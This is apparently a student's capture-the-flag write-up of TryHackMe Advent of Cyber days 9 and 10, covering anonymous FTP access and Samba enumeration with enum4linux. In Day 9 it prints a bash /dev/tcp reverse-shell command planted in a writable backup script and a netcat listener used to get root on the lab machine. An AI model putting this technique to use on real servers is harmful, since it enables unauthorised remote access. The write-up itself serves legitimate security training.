First, we deploy our machine and the attack box button. Next, we started by doing a Nmap scan of the IP address. The three open ports reflected here are a web server on 80, SSH on 2222, and a remote desktop connection on 3386. All the answers are there on the scan results.



DAY 9: [Networking] Anyone Can Be Santa!

Tools used: Kali Linux, Nano (text editor)

Solution/Walkthrough:



Question 1

Access FTP over Terminal. Set mode as anonymous to successfully login.

```
root@ip-10-10-239-208:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-239-208:~

```

Thought Process/ Methodology: (Day 9)

First, we deploy our machine and attackbox. We started the progress by inserting ftp MACHINE IP ADRESS on the terminal. When prompted for a username, enter anonymous. After we gain access we see that we only have access to one directory called 'public'. So we check what's inside of it. There is a file called backup.sh. We are going to download this backup.sh file to our machine so that we can examine it further. We downloaded it by using the get command in ftp. We also downloaded the shoppinglist.txt file as there is a question asking about the santa shopping list. By using the nano command, we opened the backup.sh file to examine what's inside. We update our script with the command `bash -i >& /dev/tcp/<attack_machine_ip>/4444 0>&1` which will run a shell which we can then catch with netcat. Then, we put that file back into the public directory of the FTP server. Then, we set up our netcat listener by running `nc -lvp 4444`. After around a minute or so we see a shell pop up that we can now interact with. We check the content of /root/flag.txt and get our final flag.

DAY 10: Don't be so sElfsh

Tools used: Kali Linux, FTP server

Question 1

Open a terminal and navigate to enum4linux. Use `cd /root/Desktop/Tools/Miscellaneous` command.

Using help command; `-h` to get the respected flags and their functionality.

```
Applications Places System Fri 24 Jun, 15:44 AttackBox IP: 10.10.180.138
root@ip-10-10-180-138: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
root@ip-10-10-180-138:~# cd /root/Desktop/Tools/Miscellaneous
root@ip-10-10-180-138:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (c) 2011 Mark Lowe (nr@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
-U get userlist
-M get machine list*
-S get sharelist
-P get password policy information
-G get group and member list
-d be detailed, applies to -U and -S
-u user specify username to use (default "")
-p pass specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
-a Do all simple enumeration (-U -S -G -P -r -o -n -l).
  This option is enabled if you don't provide any other options.
-h Display this help message and exit
-r enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
-K n Keep searching RIDs until n consecutive RIDs don't correspond to
  a username. Implies RID range ends at 999999. Useful
  against DCs.
-l Get some (limited) info via LDAP 389/TCP (for DCs only)
-s file brute force guessing for share names
-k user User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
  Used to get sid with "lookupuid known_username"
  Use commas to try several users: "-k admin,user1,user2"
-o Get OS information
```

Question 2

Proceed with enum4linux to obtain the list of user by using `-U` command

```

Thought Process/ Methodology: (Day 10)

Firstly, we deploy our machine and attackbox. We run enum4linux -h in order to see some of the ways the script can be used. Next, we keyed -S to know the amount of shares are on the samba server. We use smbclient to try logging into the shares on the samba server. We found that tbfc-santa did not require any password. Other than that we use the ls command to find out what directory Elf McSkidy left for Santa. The only directory we see is called jingle-tunes.
